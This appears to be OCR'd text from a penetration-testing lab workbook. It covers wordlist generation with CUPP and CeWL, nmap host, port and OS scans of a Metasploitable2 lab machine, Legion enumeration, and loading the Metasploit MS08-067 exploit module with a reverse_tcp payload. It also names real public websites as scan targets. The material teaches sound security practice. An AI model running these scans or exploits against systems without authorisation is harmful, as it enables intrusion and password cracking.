
Fortunately, **Common User Password Profiler (CUPP)** allows the pentester to generate a wordlist that is specific to a particular user. It is not installed by default in the latest version of Kali; it can, however, be installed by entering the following command in the terminal:


```
sudo apt install cupp
```

This will download and install the tool. CUPP is a Python script, and it can be simply invoked from the CUPP directory by entering the following command:

```
root@kali:~# cupp -i
```

This will launch CUPP in interactive mode, which prompts the user for specific elements of information to use in creating wordlists. An example is shown in *Figure 2.25*:





15. Creating custom wordlists for cracking passwords

```
┌──(root㉿kali)-[/home/kali]
└─# cewl www.google.com -w google.txt
CeWL 5.5.2 (Grouping) Robin Wood (robin@digi.ninja) (https://digi.ninja/)

┌──(root㉿kali)-[/home/kali]
└─# cat google.txt
Google
Search
https
policies
google
com
Images
Maps
Play
YouTube
News
Gmail
Drive
More
Web
History
Settings
Sign
```

These texts extracted from the web pages sometimes include the HTML comments that are left by the developers, which can be very useful for performing more informed attacks.

16. Nmap

> nmap –T4 –Ss –o <ipaddress/bits>

```
┌──(root㉿kali)-[~]
└─# nmap -T4 -sS -O 192.168.253.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-10 15:52 EDT
Nmap scan report for 192.168.253.2
Host is up (0.00027s latency).
Not shown: 999 closed tcp ports (reset)
PORT    STATE    SERVICE
53/tcp filtered domain
MAC Address: 00:50:56:E1:86:92 (VMware)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: specialized
Running: VMware Player
OS CPE: cpe:/a:vmware:player
OS details: VMware Player virtual NAT device
Network Distance: 1 hop

Nmap scan report for 192.168.253.129
Host is up (0.00094s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:CA:DD:8E (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
```

Msfconsole

search ms08_067

```
┌──(root㉿kali)-[~]
└─# msfconsole
search ms08_067
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.
2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:1
1: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAl
gorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.
2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:1
1: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.
2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:1
2: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAl
gorithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.
2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:1
2: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.
2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:1
```

```
                  ########     #########
                  #####        ########
                    ###        #########
                   ######     ############
                  ######################
                  #   #   ###  #   #   ##
                  ######################
                   ##     ##   ##     ##
                        https://metasploit.com


       =[ metasploit v6.2.9-dev                          ]
+ -- --=[ 2230 exploits - 1177 auxiliary - 398 post       ]
+ -- --=[ 867 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Open an interactive Ruby terminal with
irb

msf6 > search ms08_067

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Des
cription
   -  ----                                 ---------------  ----   -----  ---
-----
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS0
8-067 Microsoft Server Service Relative Path Stack Corruption


Interact with a module by name or index. For example info 0, use 0 or use exp
loit/windows/smb/ms08_067_netapi

msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://gith
                                       ub.com/rapid7/metasploit-framework/w
                                       iki/Using-Metasploit
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSV
                                       C)
```


Practical 3

Aim: Practical on enumerating host, port, and service scanning


NOTE: Tool that we are going to use for enumerating host, port and for service scanning is nmap. Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses.

Nmap provides several features for probing computer networks, including host discovery and service and operating system. Our Target Machine will be metasploitable2 and target live hosts will be packtpub.com and cyberhia.com Port Scanning


You will need to run the target machine metasploitable2 and check the ip address of the machine using the command ifconfig



Using Kali perform port scanning using nmap on the target machine by running the given command shown below



You will be able to identify the operating system and the target machine's open port details



View the output file created which stores all the scan results in metasploitable.nmap

```
┌──(kali㉿kali)-[~]
└─$ ls
Desktop    metasploitable2.gnmap  Music        Public     Videos
Documents  metasploitable2.nmap   Pictures     sublist3r
Downloads  metasploitable2.xml    profiles.csv Templates

┌──(kali㉿kali)-[~]
└─$
```

Using the cat command you can display the contents of the file


```
kali@kali: ~
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ cat metasploitable2.nmap
# Nmap 7.92 scan initiated Sat Oct  1 06:56:37 2022 as: nmap -v -p 0-65535 -A
 -oA metasploitable2 192.168.159.129
Nmap scan report for 192.168.159.129
Host is up (0.0012s latency).
Not shown: 65506 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.159.131
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
```

Enumerations of Hosts


Using the cat command, you can display the contents of the file

```
kali@kali: ~
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -O  192.168.159.129
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-01 07:05 EDT
Nmap scan report for 192.168.159.129
Host is up (0.0013s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
```


Using the cat command you can display the contents of the file




Go to start Menu and enter Legion and open it.




Enter your root password




Using Legion we can also perform enumeration and search for open service ports



Specify the IP Subnet and Bits as shown and click on submit




After submitting it will start scanning all the available hosts in that subnet and you will see the Windows XP and Metasploitable2 Operating systems also displayed in the scan.



DNS Enumeration

